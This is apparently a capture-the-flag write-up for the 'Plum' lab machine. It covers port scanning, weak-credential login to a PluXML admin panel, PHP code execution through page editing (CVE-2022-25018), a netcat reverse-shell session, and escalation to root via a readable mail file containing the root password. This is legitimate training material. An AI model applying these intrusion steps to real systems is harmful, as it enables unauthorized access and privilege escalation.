

Proving Grounds Practice 47

Proving Grounds Practice - Plum

Enumeration

```
1 nmap -p- $ip -Pn -sT -v -A --open -T 4 -oN nmap.txt
```

Option	Description
<code>-p-</code>	Scan all 65535 TCP ports .
<code>\$ip</code>	Target IP address (you should replace <code>\$ip</code> with the actual IP or make sure it's defined in your shell).
<code>-Pn</code>	Skip host discovery (treat all hosts as online). Useful if ICMP is blocked.
<code>-sT</code>	TCP connect scan. Slower and noisier than SYN scan (<code>-sS</code>), but doesn't require root.
<code>-v</code>	Increase verbosity of output.
<code>-A</code>	Enable aggressive scan options : OS detection, version detection, script scanning, and traceroute.
<code>--open</code>	Show only open ports.
<code>-T4</code>	Set timing template to 4 (faster scans but may be more detectable).
<code>-oN nmap.txt</code>	Output results in normal format to a file named <code>nmap.txt</code> .


Port 80

june 2023 (1)
total (1)


Running CMS PluXML, with admin login page accessible. We able to login to the admin console via weak credential, the username is admin. I let you guess the password =D Login, check version 5.8.7 Pluxml. Google “pluxml 5.8.7 exploit” and found a github page that mentioned potential RCE.

<https://github.com/MoritzHuppert/CVE-2022-25018/blob/main/CVE-2022-25018.pdf>

Follow the instruction from github, go to static page and click the edit button on static 1 page. We can edit the content of the page.



Edit static page



Edit static 1 Page

It is a php file, you can see the template used was static.php. We can use any php reverse shell payload you like. But before that, to test if we can really execute php comment, we try replace the content with `<?php phpinfo() ?>` , click save this page and click view page on site.

We about to see phpinfo page.

Static 1

PHP Version 7.4.33

System	Linux plum 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
Build Date	Jun 9 2023 16:51:37
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

CATEGORIES
Category 1 (1)

LATEST ARTICLES
First article

TAGS
Docker

phpinfo page

Getting reverse shell

We can use [pentest monkey php reverse shell](#), or generate a php reverse shell at <https://www.revshells.com/>.

Replace the content with php reverse shell payload, remember to change the IP and listening port, save the page. Start a `nc -nlvp 80` at kali machine, and click view page onsite.

```
$ nc -nlvp 8080
listening on [any] 8080 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.171.28] 46370
Linux plum 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
02:49:54 up 54 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
```

the first flag located at `/var/www`.

Privilege Escalation

While checking `netstat -tulnp`, we discover port 25 running locally. Normally is SMTP. We tried `nc 127.0.0.1 25`, and discover it is exim smtp 4.94.2. Google any potential exploit but seems none.

Privilege Escalation via Exim Email Disclosure

Discovery

While performing post-exploitation enumeration, we ran:

```
1 netstat -tulnp
```

We identified **port 25** open **locally**. This is typically used for **SMTP** services. Connecting to the port using:

```
1 nc 127.0.0.1 25
```

...revealed that the service was **Exim SMTP 4.94.2**.

- **Exim** is a **mail transfer agent (MTA)** software.
- It's a program/server that **implements the SMTP protocol** to send and receive email.

What are the benefits of connecting to an SMTP server?

- **1. Send Emails to Anyone on the Internet**
SMTP lets you send emails from your computer or application to:
 - Other people (e.g., `friend@example.com`)
 - Servers (for automation)
 - Services (password resets, alerts, etc.)

Without an SMTP server, you can't send email to the outside world.
- **2. Automate Email Sending (Scripts / Apps)**
If you're building something (like a website or a Python tool), connecting to an SMTP server lets you:
 - Send contact form messages
 - Send alert notifications
 - Create bots that email reports, logs, data, etc.

```
python
smtplib.SMTP(...) # Python example
```

3. Testing or Exfiltration (Red Team / CTF)
In cybersecurity or CTFs, connecting to an SMTP server can be used to:

- Exfiltrate files or flags via email
- Test misconfigurations (e.g., open relay)
- Forge internal email (if misconfigured)

4. Send as Another Domain (if authenticated)
If you're authorized and authenticated, you can send as:

- `admin@yourdomain.com`
- `support@company.com`

Useful for companies, SaaS products, or legitimate marketing emails.

5. Relay to Other Servers
Some SMTP servers are configured as **relays** — they receive your message and forward it to the final destination.
This helps:

- Internal apps that can't connect to the internet
- Load balancing and queueing
- Corporate email routing

Can you view emails by connecting to an SMTP server?

No, SMTP is designed **only for sending (and relaying) emails**, *not* for viewing or retrieving them.

How do you view or receive emails then?

You use protocols like:

- **IMAP** (Internet Message Access Protocol) — keeps emails on the server, syncs mailbox, lets you read and manage mail
- **POP3** (Post Office Protocol version 3) — downloads emails to your client, usually removes from server

Why do SMTP relays exist? Here are the key reasons:

- **Internal Apps That Can't Connect Directly to the Internet:**
 - Imagine you have internal software or devices (printers, scanners, monitoring systems) that need to send email alerts.

- These devices might **not have direct internet access** or the ability to contact external mail servers.
- Instead, they send emails to your **internal SMTP relay server**.
- The relay server then takes responsibility to forward the mail outside your network.
- So, , **the relay server itself connects to the internet** and forwards the email to the recipient's mail server. So, it acts like a middleman — receiving mail locally, then sending it out to the wider internet.

Exploitation Attempts

After connecting to the SMTP Server, we then try to check if any email we able to read via command `exim -bp` but access denied as you will see down below.

We searched for public exploits targeting this version of Exim, but **found none applicable** or usable in the current context.

Attempting to list the Exim mail queue using:

```
1  exim -bp
```

...resulted in an **"access denied"** error.

- What is `exim -bp`?
 - `exim` is the command-line tool for the **Exim mail server**.
 - The option `-bp` stands for **"print the mail queue"** (think: **b**rowse **p**ending).
- What does it do?
 - It **lists all emails currently queued** on the Exim server waiting to be delivered.
 - For each queued email, it shows details like:
 - Message ID
 - Size
 - Arrival time
 - Sender
 - Recipient(s)
 - Basically, it lets you see **which emails are still waiting to be sent or retried**.

Information Disclosure

We proceeded to check common mail storage directories for accessible mail files:

- `/var/spool/exim4/`
- `/var/log/exim4/`

- `/var/mail/`
- `/var/spool/mail/`

Upon inspecting `/var/mail/`, we discovered a mail file **readable by our current user**. The content of the mail **contained the root password in plaintext**.

- We found an email in `/var/mail` that contain root password.

```
www-data@plum:/var/mail$ cat www-data
cat www-data
From root@localhost Fri Aug 25 06:31:47 2023
Return-path: <root@localhost>
Envelope-to: www-data@localhost
Delivery-date: Fri, 25 Aug 2023 06:31:47 -0400
Received: from root by localhost with local (Exim 4.94.2)
      (envelope-from <root@localhost>)
      id 1qZU6V-0000El-Pw
      for www-data@localhost; Fri, 25 Aug 2023 06:31:47 -0400
To: www-data@localhost
From: root@localhost
Subject: URGENT - DDOS ATTACK"
Reply-to: root@localhost
Message-Id: <E1qZU6V-0000El-Pw@localhost>
Date: Fri, 25 Aug 2023 06:31:47 -0400

We are under attack. We've been targeted by an extremely comp
e the credentials for the root user:
root:
Thanks,
Administrator
```

We can simply `su root` then enter the password will grant us a root shell. We can us `ssh` to get a shell as well.

```
$ ssh root@$ip
The authenticity of host '192.168.171.28 (192.168.171.28)' can't be established.
ED25519 key fingerprint is SHA256:dFgkgTXNmYqIKoPgky6aPnKabkiw7Jf4aZnS4Gwv82Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.171.28' (ED25519) to the list of known hosts.
root@192.168.171.28's password:
Linux plum 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 25 06:28:24 2023 from 10.9.1.19
root@plum:~# id
uid=0(root) gid=0(root) groups=0(root)
```